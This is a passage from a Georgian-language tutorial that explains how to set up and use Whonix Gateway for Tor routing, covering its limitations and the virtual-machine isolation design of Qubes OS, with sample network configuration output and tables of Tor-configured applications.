
Whonix-ის მთავარი სიკეთე სწორედ Gateway არის, სულაც არ არის საჭირო მასთან ერთად მხოლოდ Whonix Desktop გამოიყენოთ, ის, პრინციპში, გაძლევთ დაცულ TOR კავშირს ნებისმიერი პროგრამისათვის, რაც მას შეუერთდება. მასთან შესაერთებლად კი უნდა შეუერთდეთ Whonix ქსელს და სწორი IP მისამართები მიაწოდოთ თქვენს სისტემას.

ჩვენი მაგალითის შემთხვევაში

```
user@host:~$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNK
    link/ether 08:00:27:e2:a1:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.152.152.11/18 brd 10.152.191.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee2:a1e5/64 scope link
       valid_lft forever preferred_lft forever
user@host:~$ sudo route
[sudo] password for user:
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.152.152.10   0.0.0.0         UG    0      0        0 eth0
default         10.152.152.10   0.0.0.0         UG    1024   0        0 eth0
10.152.128.0    *               255.255.192.0   U     0      0        0 eth0
user@host:~$
```

IP მისამართი უნდა აიღოთ 10.152.152.11/18 ქვექსელიდან, ქვექსელის განმსაზღვრელად უნდა გამოიყენოთ 255.255.192.0 ხოლო default gateway უნდა იყოს 10.152.152.10.

https://www.whonix.org/wiki/Other_Operating_Systems ბმულით მიიღებთ ინფორმაციას, თუ როგორ უნდა განსაზღვროთ სხვა სისტემების პარამეტრები, რომ შეუერთდეთ Whonix Gateway-ს.



ეს სურათი (https://www.whonix.org/wiki/Stream_Isolation) გიჩვენებთ, თუ როგორ მუშაობს Whonix Gateway, იგი აღწევს გამჭვირვალობას, ანუ იმ პროგრამებისთვისაც კი, რომლებიც არ არის გათვლილი Tor-ის გამოყენებაზე, იგი გამჭვირვალედ ახდენს ინფორმაციის Tor-ის გავლით გაგზავნას და მიღებას. შესაბამისად, შეიძლება ჩამოტვირთოთ და დააყენოთ პროგრამები, რომლებიც არ იყვნენ სპეციალურად კონფიგურირებული Tor-ის გამოსაყენებლად. თუმცა გაითვალისწინეთ, რომ ასეთი გამჭვირვალე ყველა კავშირი იყენებს Tor-ის ერთსა და იმავე გზას და Tor-იდან გამოსასვლელის IP მისამართი ერთი და იგივეა, შესაბამისად, ეს ტოვებს შესაძლებლობას, რომ მოგაკვლიონ ან ნახსენები IP მისამართი მაინც დაგიკავშირონ.

მეორეს მხრივ, Socks Proxy-ის გამოყენება ხდება, როცა პროგრამა კონფიგურირებულია Tor-ის გამოსაყენებლად, მაგალითად, ბრაუზერის პარამეტრების Proxy Settings საშუალებით. Whonix-ში Tor-თან სამუშაოდ კონფიგურირებული პროგრამების სია მოყვანილია ქვედა სურათზე:

application	pre-installed	pre-configured	stream isolation by method	port	comments
Tor Browser	yes	yes	socks proxy settings	9150 [1]	-
XChat (see Chat)	yes	yes	socks proxy settings	9101	-
Mozilla Thunderbird with TorBirdy	no	yes	socks proxy settings	-	-
Instant Messenger (see Chat)	no	no (TODO)	socks proxy settings	port prepared, IP 10.152.152.10, port 9103	-
sdwdate	yes	yes	socks proxy settings [2]	-	-
whonixcheck	yes	yes	socks proxy settings	9110	-
BitCoin (see Money)	no	no	socks proxy settings	port prepared, IP 10.152.152.10, port 9111	-
privoxy	no	no	socks proxy settings	port prepared, IP 10.152.152.10, port 9112	-
polipo	no	no	socks proxy settings	port prepared, IP 10.152.152.10, port 9113	-
Tor Browser Downloader by Whonix	yes	yes	socks proxy settings	-	-
TorChat	no	yes	socks proxy settings	-	connects only to hidden services
Mixmaster	yes	yes	settings [3]	-	connects only to hidden services
KDE application wide proxy settings	no	yes	socks proxy settings	9122 no KDE applications with network activity pre-installed	-

ასევე, არსებობს ტერმინალიდან გასაშვები პროგრამები, რომლებიც TOR-ის გამოსაყენებლად არიან კონფიგურირებული.

application	pre-installed	pre-configured	stream isolation by method	port	comments
apt-get (see Update)	yes	yes	uwt wrapper	-	-
aptitude	yes	yes	uwt wrapper	-	-
gpg	yes	yes	uwt wrapper	-	-
ssh	yes	yes	uwt wrapper	-	-
git	no	yes	uwt wrapper	-	-
wget	yes	yes	uwt wrapper	-	-
curl	yes	yes	uwt wrapper	-	-
mixmaster-update (see Mixmaster)	yes	yes	uwt wrapper	-	-

Socks proxy-ის გამოყენება უფრო დაცულია, რადგან ყოველი პროგრამა, რომელიც ამ კავშირს იყენებს, ირჩევს Tor-ის კავშირის განსხვავებულ გზას. შესაბამისად, ხშირად Tor ქსელიდან გამოსასვლელი IP მისამართი განსხვავებულია, აქედან გამომდინარე, ძნელია კორელაციის საშუალებით თქვენი IP მისამართის გამოთვლა. ამაზეც მოგვიანებით ვილაპარაკებთ.

ასევე, შესაძლებელია Whonix გამოიყენოთ ფიზიკური იზოლაციისათვის, თუ უფრო მეტი ინფორმაციის გაგება გინდათ, ამ საკითხებთან დაკავშირებით, გადადით ბმულზე https://www.whonix.org/wiki/Dev/Build_Documentation/Physical_Isolation .

გადავიდეთ Whonix Desktop-ზე. მას მოჰყვება რამდენიმე პროგრამა, ეს პროგრამები და სისტემა ისეა შექმნილი, რომ მაქსიმალურად შეამციროს შეტევის ფრონტი. შეგიძლიათ დააყენოთ სხვა პროგრამებიც, რომლებიც გამჭვირვალე პროქსის იყენებენ. პროგრამები ისევე ჩამოიტვირთება და დაყენდება, როგორც დებიანზე დაფუძნებულ ნებისმიერ სხვა სისტემაში, რადგან ეს სისტემა იყენებს Gateways და შესაბამისად, მონაცემთა გაჟონვა არ მოხდება და ყველა კავშირის ტორიფიკაცია ხდება. სწორედ ამიტომ არის, რომ სხვა სისტემებში პირველ რიგში პროგრამების დაყენებისას, უნდა განვუსაზღვროთ Socks Proxy ან გამჭვირვალე პროქსი. ეს ბმული კი https://www.whonix.org/wiki/Features გადაგიყვანთ საიტზე, რომელიც აგიხსნით, რა თვისებები და

უპირატესობები აქვს Whonix-ს, აუცილებლად წაიკითხეთ, რადგან კარგად უნდა იცოდეთ, რა შესაძლებლობებს იძლევა სისტემა და რის გაკეთება არის შესაძლებელი ამ სისტემის მეშვეობით.

გაითვალისწინეთ, რომ მნიშვნელოვანია შეინახოთ Whonix-ის სუფთა, ე.წ. მთავარი ასლი, იგი შეიძლება განაახლოთ ან გააკეთოთ სუფთა SnapShot-ები (სისტემის მდგომარეობის ასლები), მაგრამ ეს ასლი არ უნდა გამოიყენოთ ყოველდღიურ მუშაობაში. ამის მაგივრად გააკეთეთ კლონი ან გამოიყენეთ SnapShot-ები, მაგრამ, თუ კონფიდენციალურობის შენარჩუნება გინდათ, არასდროს აურიოთ სუფთა და მუშა ასლები. იგივე ეხება ვირტუალურ მანქანებს, ყოველთვის შეინახეთ სუფთა ასლები, ყოველთვის აღადგინეთ მანქანის სუფთა მდგომარეობა გამორთვის წინ, სწორად გამოდით სისტემებიდან და სწორად/ბოლომდე გამორთეთ კომპიუტერი.

Whonix-ის ხარვეზები

განვიხილოთ, რა ხარვეზები გააჩნია ამ სისტემას და რის გასაკეთებლად არ არის შექმნილი. Whonix-ის გამოყენება ნიშნავს, რომ იყენებთ Tor-ს, ეს სისტემა არ დაშიფრავს დოკუმენტებს ავტომატურად, არ წაშლის მეტა მონაცემებს დოკუმენტებიდან, არ დაშიფრავს ელ-ფოსტის Subject (თემა) სტრიქონს და არ დაშიფრავს ელ-ფოსტის ე.წ. ქუდს (Header). Whonix არ გაჰყოფს თქვენს სხვადასხვა ზედმეტსახელს (იდენტურობას), შესაბამისად, სხვადასხვა სახელით მუშაობისას არ არის რეკომენდებული Whonix-ის ერთ კომპიუტერზე იმუშაოთ ორი სხვადასხვა სახელით. იგი ვერ დაგიცავთ BIOS და Root Kit შეტევებისაგან, ვერ დაგიცავთ აპარატურული ტიპის შეტევებისაგან. სისტემაში შეიძლება იყოს აქამდე უცნობი უკანა კარი ან შეცდომები, მაგრამ ეს თითქმის შეუძლებელია, რადგან Whonix ისეა პროგრამირებული, რომ კომპილაცია ფაქტიურად არ ხდება. ეს სისტემა უფრო ძნელი დასაყენებელია, ვიდრე Tor ბრაუზერი ან Tales. სჭირდება ჰიპერვიზორი ან ცალკე კომპიუტერი, პორტატულ სისტემებთან შედარებით უფრო მეტი მოვლა სჭირდება.

ბმული https://www.whonix.org/wiki/Warning აგიხსნით, რა შესაძლო ხარვეზები აქვს Whonix-ს. იგი მყარ დისკზე ტოვებს კვალს - ჩანს, რომ იყო დაყენებული კომპიუტერზე. ეს კვალი არ ქრება კომპიუტერის გამორთვასთან ერთად, არ არის შეზღუდული, თუ რა იწერება დისკზე, იგი არ ზღუდავს მეხსიერების დისკზე ჩაწერას. თუ გინდათ სისტემა, რომელსაც გამორთვის შემდეგ ყველაფერი ავიწყდება, უნდა გამოიყენოთ Snap Shot-ები და/ან დაშიფროთ მასპინძელი ოპერაციული სისტემის დისკი. Whonix არ არის შექმნილი იმისათვის, რომ დაგიცვათ ადგილობრივი გამოძიებისაგან, ანუ ხალხისაგან, ვისაც შეუძლია წაიღოს თქვენი კომპიუტერი და გამოიკვლიონ. თუ ასეთი რამ გემუქრებათ, არ გამოიყენოთ ეს სისტემა. იგი შექმნილია, რომ მონაცემთა გაჟონვისაგან და ინტერნეტ საფრთხეებისგან დაგიცვათ. Whonix არ არის სისტემა, რომელიც მარტივად დაიცავს თქვენს უსაფრთხოებას, ამ სისტემის გამოყენება რეკომენდებულია ხალხისათვის, ვისაც აქვთ გარკვეული ტექნიკური ცოდნა და აქვთ დრო, რომ სისტემა კარგად შეისწავლონ. საბედნიეროდ, სისტემის საიტზე უამრავი ინფორმაციაა მოცემული სისტემის შესახებ და კარგად არის აღწერილი კიბერუსაფრთხოების ამოცანები და სირთულეები.

Qubes- ოპერაციული სისტემა

Qubes - არის ერთ-ერთი საუკეთესო სისტემა კიბერუსაფრთხოების თვალსაზრისით. იგი დაფუძნებულია ვირტუალიზაციით იზოლაციის და დანაწევრების პრინციპებზე.

Qubes – შექმნილია Xen Hipervisor, X-Windows და Linux-ით. იყენებს ვირტუალიზაციას, რომ შექმნას სხვადასხვა უსაფრთხოების არეები სისტემაში, ეს კი ამცირებს ერთი არიდან მეორეში გადასვლის შესაძლებლობას, მაგრამ ამავე დროს ეს არეები ახერხებენ მუშაობას და ერთმანეთთან კავშირს. საბოლოო ჯამში Qubs არის სისტემა, რომელიც ამუშავებს Xen Hipervisor-ის აპარტურულ ვერსიას, რომელსაც დამატებული აქვს Linux ბირთვი და დამატებული აქვს პროგრამები, რომ ვირტუალურმა მანქანებმა ერთმანეთთან კომუნიკაცია მოახერხონ, ასევე, დამატებული აქვს უსაფრთხოების ზოგიერთი თვისებაც.


მომხმარებლების ინტერფეისები კი დაფუძნებულია, Arc-Linux, Fedora, Debian, MS-Windows, Whonix და სხვა სისტემებზე, რომლებიც მუშაობენ ე.წ. Qubes Templates საშუალებით. ეს სისტემა შეგიძლიათ ჩამოტვირთოთ

ბმულიდან https://www.qubes-os.org/downloads/. მისი ჩამოტვირთვა და დაყენება ხდება როგორც ნებისმიერი სხვა ოპერაციული სისტემის დაყენება, თუმცა მისი დაყენება სამი საათი გრძელდება, რადგან საკმაოდ დიდი პროგრამული პაკეტია. იგივე საიტიდან შეგიძლიათ ჩამოტვირთოთ სისტემის პორტატული (Live) ვარიანტი. ცხადია, პორტატულ ვერსიას არ აქვს სრული ვერსიის ყველა თვისება, მაგრამ მისი გამოყენებით ტესტირება და შესწავლა არის შესაძლებელი. პორტატული ვერსია არ მუშაობს ვირტუალურ მანქანებში.

უმეტესი ოპერაციული სისტემების შემთხვევებში გამოიყენება მონოლითური კოდი. ანუ პროგრამის დიდი ნაწილი მუშაობს სისტემაში საკმაოდ მაღალი წვდომით, რომელსაც Trusted Computer Base (TCB) უწოდებენ. თუ რაიმე სერიოზული ხარვეზი ან შეცდომა აღმოჩნდა TCB-ში, ეს უსაფრთხოების სერიოზულ პრობლემებს იწვევს.

კომპონენტები, რომლებსაც უნდა ენდოთ, არიან:


- WIFI, NIC, BT, დრაივერები, პროტოკოლების სტეკები;
- USB დისკები და სტეკები;
- ფაილების სისტემების მოდულები და სხვა დისკებთან მომუშავე კოდი;
- სხვადასხვა API-ebi;
- GUI სერვერი (Xorg)
- სხვადასხვა სისტემური სერვისები:
    - ქსელის მენეჯერი და სხვა D-Bus დაბოლოებები
    - Udev სერვისები (მაგ. მოწყობილობების მონტაჟის ბლოკირება
    - CUPS -Desktop-ის ინდექსირება;



- ასევე, აპარატურა (აპარატურას ენდობით?)

ნდობა კი საჭიროა, რადგან ისინი TCB-ში მუშაობენ. როგორც ხედავთ, საკმაოდ ბევრ კომპონენტს უნდა ენდოთ.

Qubes კი იყენებს აპარატურული დონის ჰიპერვიზორს, რაც საშუალებას აძლევს, გამოიყენოს ეგრეთ წოდებული მიკრობირთვული (Mikro Kernel) მიდგომა. შესაბამისად, ყოველი მიკრობირთვი ცალკე კაფსულაში მუშაობს, რაც თეორიულად ამცირებს შეტევის ფრონტს. როგორც პრაქტიკამ აჩვენა, ასეთი მიდგომა ნამდვილად კარგად მუშაობს. ჰაკერს მოუწევს, გატეხოს პირველი ტიპის ჰიპერვიზორი - Xen Hipervisor - იმისათვის, რომ ამ სისტემაში შეაღწიოს, რაც ბევრად უფრო ძნელია, ვიდრე ოპერაციული სისტემებში თუ მეორე ტიპის (ოპერაციულ სისტემებში მომუშავე) ჰიპერვიზორებში შეღწევა.



ეს სურათი გიჩვენებთ, თუ როგორ მუშაობს Qubes სისტემა და როგორ ანაწილებს უსაფრთხოების სხვადასხვა არეებს. პირველ რიგში კი შევხედოთ ე.წ. გრაფიკულ ინტერფეისს (GUI). ეს არე მართავს ინტერფეისის ყველა მოწყობილობას, მაგალითად, გრაფიკულ მოწყობილობებს, კლავიატურას, თაგვს და ა.შ. ასევე X Server მართავს ფანჯრებს და ამ ფანჯრებში მომუშავე პროგრამებს, რაც საშუალებას გაძლევთ, აამუშაოთ ან გააჩეროთ პროგრამები და მართოთ ფანჯრები. ამ არეს არ აქვს ქსელთან წვდომა და მაქსიმალურად ამცირებს კავშირს უსაფრთხოების სხვა არეებთან, შესაბამისად, თუ სადმე შეცდომაა, ის შეცდომა ვერ მიაღწევს ამ მოდულამდე.

სისტემა გაძლევთ Application Viewer პროგრამას, რომელიც ისეთ შთაბეჭდილებას ტოვებს, რომ პროგრამები ჩვეულებრივ ოპერაციულ სისტემაში მუშაობს, თუმცა ყოველი ასეთი პროგრამა ცალკე ვირტუალურ მანქანაში მუშაობს. შესაბამისად, როცა ეკრანზე ხედავთ ფანჯრებს, ისინი დაახლოებით Windows-ის მაგვარ სისტემას მოგაგონებთ, თუმცა ყოველი ასეთი ფანჯარა ცალკე ვირტუალურ მანქანაში, ცალკე ოპერაციულ სისტემაში მუშაობს. ხოლო ეს ვირტუალური მანქანები ერთმანეთისგან Xen და Qubes საშუალებით არიან იზოლირებული.


NetVm - იზოლაციას უკეთებს ქსელის კავშირს, იგი ახერხებს უმეტესი ვირუსების და შეტევების დაბლოკვას, მისი საშუალებით შეგიძლიათ შექმნათ VPN კავშირები ყოველი მომუშავე პროგრამისათვის. წარმოიდგინეთ, რომ თუ ჰაკერებს ან ძალოვნებს აქვთ ხელსაწყოები, რომ გატეხონ თქვენი ქსელის კავშირი, უკაბელო თუ კაბელიანი, ჩვეულებრივი სისტემების გამოყენებისას ისინი შეაღწევენ თქვენს სისტემაში და ფაქტიურად თამაში წაგებულია. ხოლო თუ ქსელის სერვისი ვურტუალურად იზოლირებულია, შემტევს მოუწევს ამ იზოლაციის გარღვევა და პრივილეგიების ესკალაცია, რომ სხვა იზოლირებულ მოდულში შეაღწიოს.

ასევე, არსებობს Firewall (ცეცხლისაგან დამცავი კედელი), რომელიც ცალკე ვირტუალურ მანქანაში მუშაობს და მართავს კავშრებს სხვადასხვა ვირტუალურ მანქანებს შორის.

Qubes-ში არსებობს ერთჯერადი გამოყენების ვირტუალური მანქანებიც https://www.qubes-os.org/doc/disposablevm/ . ეს მანქანები გამოიყენება ერთჯერადად რაიმე პროგრამის გასაშვებად და შემდეგ მისი ყოველი კვალის წასაშლელად. მაგალითად, თუ რამე საეჭვო ფაილი გაქვთ, მას მარჯვნივ დააჭირეთ და გახსნილი მენიუდან აარჩიეთ Open With Disposable VM - ანუ გახსენი ერთჯერადი ვირტუალური მანქანით. ასეთ შემთხვევაში, როგორც კი ფაილს დახურავთ, მასთან დაკავშირებული ყველა ჩანაწერი თუ კავშირი განადგურდება ვირტუალურ მანქანასთან ერთად. თუმცა ეს დაგიცავთ მხლოდ ჰაკერების წინააღმდეგ და არა ადგილობრივი გამოძიებისაგან.

USB VM იცავს მანქანას დავირუსებული USB-ს შეერთების შემთხვევაში. იგი იზოლაციას უკეთებს ყველა USB-სთან დაკავშირებულ დრივერსა თუ პროგრამას.

APP VM - ანუ პროგრამების ვირტუალური მანქანები გამოიყენება პროგრამების ასამუშავებლად, ეს პროგრამები შეიძლება იყოს ნებისმიერი პროგრამა, მაგალითად, ტექსტის რედაქტორი, PDF წამკითხავი, ელ-ფოსტის კლიენტი და სხვა. სისტემა საშუალებას გაძლევთ, გაუშვათ პროგრამები სხვადასხვა სისტემებიდან, ამისათვის იყენებს ე.წ. ამ სისტემების შაბლონებს. ბმული https://www.qubes-os.org/doc/ გადაგიყვანთ სისტემის დოკუმენტაციაზე, სადაც Managing Operating Systems Within Qubes ნაწილში ნახავთ, რომელი ოპერაციული სისტემების შაბლონები გააჩნია Qubes.



მიუხედავად იმისა, რომ სისტემა ტოვებს შთაბეჭდილებას, რომ მუშაობს როგორც ყველა სხვა სისტემა და პროგრამები პარალელურ რეჟიმში მუშაობენ, უნდა გახსოვდეთ, რომ პროგრამები მუშაობენ ცალკე ვირტუალურ მანქანებში. შესაბამისად, შეიძლება ერთი ბრაუზერი მუშაობდეს ძალიან საეჭვო საიტთან და მეორე მუშაობდეს ბანკის სისტემასთან, ამ ორ პროგრამას შეხება არ ექნება და ჰაკერების მცდელობა, დააჰაკერონ პირველი ბრაუზერი, არ გამოიწვევს მეორე ბრაუზერის დაჰაკერებას.

ყოველი პროგრამა შეგიძლიათ მიაკუთვნოთ უსაფრთხოების განსაზღვრულ არეებს, როგორიც არის Bnaking, Personal, Untrusted, work, და ა.შ. ეს არეები მონიშნულია შესაბამისი ფერებით. როცა პროგრამა მუშაობს, ფანჯრის ფერებით მიგანიშნებთ, რომელ არეში მუშაობს.


Qubes საშუალებას იძლევა, უსაფრთხოდ გააკეთოთ Copy/Paste ოპერაციები ერთი უსაფრთხოების არიდან მეორეში და ერთი პროგრამიდან მეორეში, ასევე, უსაფრთხოდ გადაწეროთ თუ გააზიაროთ ფაილები არეებსა და პროგრამებს შორის.

Qubes ინტეგრირებულია Tor-თან, ამ სისტემაში შეგიძლიათ გამოიყენოთ Whonix-ის კონფიდენციალურობა და Qubes უსაფრთხოება მაქსიმალურად. შესაბამისად, ეს ერთ-ერთი საუკეთესო სისტემაა ამ თვალსაზრისით.

Qubes აქვს გარკვეული დაცვა აპარატურული უკანა კარის თუ სხვა აპარატურული მანიპულაციის წინააღმდეგ, რამდენადაც ეს პროგრამულად არის შესაძლებელი.

